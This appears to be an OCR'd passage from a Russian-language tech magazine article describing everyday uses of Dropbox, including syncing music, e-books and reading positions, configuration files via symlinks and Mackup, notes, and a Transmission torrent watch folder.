В этой ситуации не помешает плеер со встроенной поддержкой Dropbox. Таких много. Если у тебя Android, установи AirBeats или CloudPlayer. iOS? Твой вариант — Jukebox. Windows Phone... мы не будем критиковать твой выбор, но приложение найдется и для тебя, оно называется Smart Player.

Все они умеют загружать информацию о музыке из Dropbox, каталогизировать, объединять в альбомы и даже прослушивать в офлайне (заблаговременно скачав). Если же ты очень ценишь свой любимый плеер и не хочешь менять его, то есть еще один способ (по крайней мере, если ты юзер Android) — приложение Dropsync. Это своего рода вариант настольной версии клиента Dropbox для смартфона. Он автоматически синхронизирует облачный диск или отдельные папки с картой памяти смартфона.




CloudPlayer

2. СИНХРОНИЗАЦИЯ КНИГ И ПОЗИЦИИ ЧТЕНИЯ

Тот же самый Dropsync удобно использовать для синхронизации архива книг между компом и устройствами. Аналогичную функцию поддерживают многие книгочиталки. Например, FBReader умеет сохранять каждую открытую на устройстве книгу в Dropbox или Google Drive, так что она становится доступна на всех остальных устройствах.

Многие книгочиталки, включая тот же FBReader и Moon Reader, используют Dropbox для синхронизации позиции чтения. Так что ты можешь начать читать книгу на планшете дома, а продолжить на смартфоне в метро.



Локальная папка: /storage/emulated/0/Books

Папка в Dropbox: /Books

Метод синхронизации: Двусторонний

Включить синхронизацию

Синхронизируем книги

3. СИНХРОНИЗАЦИЯ КОНФИГОВ

Допустим, у тебя есть несколько машин: домашний комп, ноутбук и нетбук. На всех установлена одинаковая операционка, и ты хотел бы, чтобы настройки установленных приложений автоматически синхронизировались между всеми машинами.

Если ты пользуешься macOS или Linux, то синхронизацию будет легко организовать голыми руками. Достаточно перенести файл настроек приложения в Dropbox, а затем создать на месте оригинального файла ссылку на него внутри Dropbox. Например, синхронизация настроек Bash выполняется в три команды:

```
$ mkdir ~/Dropbox/configs
$ mv ~/.bashrc ~/Dropbox/configs/
$ ln -s ~/Dropbox/configs/.bashrc ~/.bashrc
```

Если запустить эти три команды на машине-доноре, а последнюю на всех остальных машинах (удалив в случае необходимости оригинальный конфиг), то любые изменения настроек Bash автоматически синхронизируются с остальными машинами.

Чтобы не заморачиваться с ручным переносом настроек, можно использовать скрипт Mackup. Он поддерживает огромное количество приложений, а все, что нужно сделать для синхронизации настроек, — это установить его.


```
$ brew install mackup // macOS
$ pip install mackup // Linux
```

Теперь включай синхронизацию.

```
$ mackup backup
```

Делает он то же самое, что описанные команды, то есть просто переносит настройки в Dropbox. На новой, еще не синхронизированной машине следует выполнить команду `mackup restore`.

Но что, если ты используешь Windows? В этом случае все очень печально. Тут приложения могут хранить настройки где угодно, начиная от своей папки и заканчивая реестром, так что придется долго разбираться, где что лежит, и копировать файлы руками.




```
0 ✓ j1m@linux ~ $ ls -l ~/Dropbox/configs/
итого 132
-rw-r--r-- 1 j1m j1m   80 май 21  2014 asoundrc
-rw-r--r-- 1 j1m j1m 1210 сен 21 14:20 bashrc
drwxr-xr-x 2 j1m j1m 4096 май 29  2015 docker-firefox
drwxr-xr-x 2 j1m j1m 4096 авг 25 17:37 i3
-rw-r--r-- 1 j1m j1m 1089 июл 23 15:24 i3status.conf
drwx------ 2 j1m j1m 4096 окт  8 10:10 lilyterm
drwx------ 3 j1m j1m 4096 окт  7 20:57 mc
drwxr-xr-x 4 j1m j1m 4096 июл 16  2014 nginx
drwxr-xr-x 4 j1m j1m 4096 июл 16  2014 nginx-wsgi-django
-rw-r--r-- 1 j1m j1m  704 ноя 12  2010 printers.conf
-rwxr-xr-x 1 j1m j1m  413 ноя 18  2010 rc.local
drwx------ 2 j1m j1m 4096 ноя  6  2014 ssh
drwxr-xr-x 5 j1m j1m 4096 фев 13  2015 vim
-rw------- 1 j1m j1m 4498 авг 31 11:11 vimrc
-rw-r--r-- 1 j1m j1m  254 ноя 26  2010 Xdefaults
-rw-r--r-- 1 j1m j1m  881 окт  8 10:13 xsession
0 ✓ j1m@linux ~ $
```

Конфиги в Dropbox

4. ЗАМЕТКИ

Dropbox может быть удобным местом для хранения заметок. Не только потому, что доступен с любого устройства, но и потому, что править заметки можно в своем любимом текстовом редакторе. На телефоне или планшете можешь, к примеру, использовать Plain.txt для Android или Drafts для iOS.

Кстати, пользователям настольной Windows будет не лишним сохранить папку «Документы» в Dropbox. Для этого надо кликнуть на папке правой кнопкой мыши, выбрать «Свойства» и указать путь внутри папки Dropbox вместо стандартного пути.




2016-10-09 09:04

Сдать статью про Dropbox

Plain.txt

5. ТОРРЕНТЫ

Любой популярный торрент-клиент поддерживает автоматический подхват torrent-файлов из указанной папки. Например, в Transmission есть опция «Искать торрент-файлы», позволяющая выбрать папку, torrent-файлы из которой будут ставиться в очередь на закачку. Естественно, никто не запрещает разместить такую папку в Dropbox и добавлять в нее торренты со смартфона, находясь на другом конце города.



Добавление

☑ Automatically add .torrent files from: Downloads

☑ Show the Torrent Options dialog

☑ Start added torrents

☐ Перемещать файлы .torrent в корзину

Сохранять в папку: Downloads

47,27 ГБ free

Download Queue

Maximum active downloads: 5

Downloads sharing data in the last N minutes are active: 30

Процесс загрузки

☑ Добавлять «.part» к именам незавершённых файлов

☐ Сохранять незавершённые торренты в: Downloads

☐ Call script when torrent is completed: j1m

Настройки Transmission

Полезности

На Dropbox завязаны многие онлайновые сервисы, приложения и расширения для браузеров. Вот только некоторые из них:


- Photoshoot — сервис для создания красивых галерей из сохраненных в Dropbox снимков.
- QuickDrop — расширение Chrome для быстрой навигации по Dropbox.
